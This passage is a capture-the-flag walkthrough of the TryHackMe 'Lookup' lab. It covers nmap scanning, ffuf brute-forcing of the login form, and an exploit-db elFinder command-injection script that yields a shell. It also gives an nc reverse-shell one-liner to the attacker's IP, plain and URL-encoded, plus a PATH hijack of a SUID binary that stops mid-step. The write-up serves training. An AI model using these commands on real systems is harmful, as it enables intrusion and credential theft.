

As a first we can do an nmap scan which shows ssh and http open:




```
┌──(max㉿kali)-[~/Documents/tryhackme/rooms/Lookup]
└─$ nmap 10.10.113.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-13 10:39 CET
Nmap scan report for 10.10.113.2
Host is up (0.058s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 13.93 seconds
```

Visting the site, we then see it fails to resolve the host lookup.thm, after adding this to /etc/hosts we get the following page:




A login page. I first tried the username admin, which redirected me to a login.php site, displaying the text "Wrong password." and redirected back the login page. The username admin therefore seems to be a valid username.



Wrong password. Please try again.
Redirecting in 3 seconds.


After testing with a random username, I got the following



Wrong username or password. Please try again.
Redirecting in 3 seconds.


Confirming admin indeed is a valid password.

Now I'm interested to see what the actual request looks like. We can do this by intercepting it in burp suite.




```
POST /login.php HTTP/1.1
Host: lookup.thm
Content-Length: 27
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://lookup.thm
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://lookup.thm/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: login_status=success
Connection: close

username=test&password=test
```

Then intercepting the response with:



We get back




```
HTTP/1.1 200 OK
Date: Thu, 13 Nov 2025 10:39:28 GMT
Server: Apache/2.4.41 (Ubuntu)
Refresh: 3; url=http://lookup.thm
Vary: Accept-Encoding
Content-Length: 74
Connection: close
Content-Type: text/html; charset=UTF-8

Wrong username or password. Please try again.<br>
Redirecting in 3 seconds.
```

We see the content length is 74 for a wrong username. We can now fuzz this for valid usernames with ffuf on this length. If it differs it's a valid username. The command for this, with information provided by the request though burp is:

`ffuf -w /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt -X POST -u http://lookup.thm/login.php -d 'username=FUZZ&password=test' -H "Content-Type: application/x-www-form-urlencoded; charset=UTF-8" -fs 74`

From the we get back:




```
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://lookup.thm/login.php
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.tx
 :: Header           : Content-Type: application/x-www-form-urlencoded; charset=UTF-8
 :: Data             : username=FUZZ&password=test
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 74
________________________________________________

jose                    [Status: 200, Size: 62, Words: 8, Lines: 1, Duration: 49ms]
admin                   [Status: 200, Size: 62, Words: 8, Lines: 1, Duration: 4863ms]
:: Progress: [10511/8295455] :: Job [1/1] :: 840 req/sec :: Duration: [0:00:19] :: Errors: 0 ::
```

We get two valid usernames, admin and jose. Now we can do the same process but instead fuzz for the password. We can do this with the command:

`ffuf -w /usr/share/wordlists/rockyou.txt -X POST -u http://lookup.thm/login.php -d 'username=jose&password=FUZZ' -H "Content-Type: application/x-www-form-`

`urlencoded; charset=UTF-8" -fs 62`

This returned a valid password:




```
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://lookup.thm/login.php
 :: Wordlist         : FUZZ: /usr/share/wordlists/rockyou.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded; charset=UTF-8
 :: Data             : username=jose&password=FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 62
________________________________________________

password123             [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 50ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

I tried also doing this for the admin user and this returned the exact same password. But trying to login to admin with this password just returned the "Wrong username or password", instead of just the "Wrong password" and was therefore a false positive.


However, for jose, we see in ffuf that it returns a 302 status code for redirect. When trying this on the site, we get a response that it failed to lookup `files.lookup.thm` . Nice! A new subdomain.

Adding this to the /etc/hosts now reveals a new page:



A page hosting something called elFinder, which seems to be a file browsing system. We can read some text files here, like a test and credentials.txt file.


The test file seems empty, but the credentials file contains what seems to be credentials:


files.lookup.thm/elFin
Not secure files.lookup.thm/elFinder/files/credentials.txt?_t=1712061058

```
think : nopassword
```

I tried these credentials on both ssh and on the login form. No success however. Seems to be a red herring.

Instead, I went into the direction to see what elFinder is and what version is running. The version seems to be elFinder 2.1.47:


About this software

About | Shortcuts | Help | Integrations

elFinder

Web file manager

Version: 2.1.47
protocol version: 2.1047
jQuery/jQuery UI: 3.3.1/1.12.1

Project home   Documentation   Fork us on GitHub

Team


Dmitry "dio" Levashov <dio@std42.ru>	chief developer
Naoki Sawada <hypweb+elfinder@gmail.com>	developer
Troex Nevelin <troex@fury.scancode.ru>	maintainer

After looking up this version of the program, it seems to be vulnerable to command injection! It also has exploit code in exploit-db:

https://www.exploit-db.com/exploits/46481

This is a python2.7 script that returns a shell.

Running it gives:



```
┌──(max㉿kali)-[~/Documents/tryhackme/rooms/Lookup]
└─$ python2.7 exploit.py http://files.lookup.thm/elFinder
[*] Uploading the malicious image ...
[*] Running the payload ...
[+] Pwned! :)
[+] Getting the shell ...
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

We have a shell! Now as the www-data user.

Although, since this is a webshell we can only run commands and we do not have an actual shell. To do this we can run a reverse shell to get a connection. We can do this by running:

`rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.9.94.136 4444 >/tmp/f`

But since this is a webshell, we need to url encode it for it to work correctly. Also I tried other commands for reverse shells but this was the one that worked. The url encoded command is: `rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7C%2Fbin%2Fsh%20-i%202%3E%261%7Cnc%2010.9.94.136%204444%20%3E%2Ftmp%2Ff`

Running this and listening with `nc -lvnp 4444` we get a connection back. Now we can upgrade this shell and make it interactive by following the steps on:

https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/

After this, we can see three users in home:
`ssm-user`
`think`
`ubuntu`

In the think directory we see a `user.txt` file, but we have no read access to this. There is also a `.password` file, but we have no access to this either.

On the elFinder site, the credentials file found eariler contained the credentials
`think : nopassword`


Although, this did not work for changing the user with the `su` command or with ssh.

Next I uploaded the linpeas.sh script to enumerate the system. I uploaded it with a local http server on my local machine with
`python3 -m http.server 80`

Then did a wget to my machine ip followed by adding execute permission to it.

From this I found an Unknown SUID binary called `/usr/sbin/pwm`

Running it gives:



```
www-data@ip-10-10-113-2:/tmp$ /usr/sbin/pwm
/usr/sbin/pwm
[!] Running 'id' command to extract the username and user ID (UID)
[!] ID: www-data
[-] File /home/www-data/.passwords not found
www-data@ip-10-10-113-2:/tmp$ 
```

Here we see it runs the id command and tries to access /home/www-data/.passwords. So we can assume from this it tries to read .passwords file for the user which the id command specifies. If we from this can override the id command with our own and instead provide the think user, we could read the .passwords file for the think user.

To do this, we can create our own id file and modify our path file to read our file before the official one.

With `which id` we can see that the id command is in `/usr/bin/id`.

To do this, i went to `/tmp` and did

```
echo -e '#!/bin/bash\necho "uid=1000(think) gid=1000(think) groups=1000(think"'
> id
```

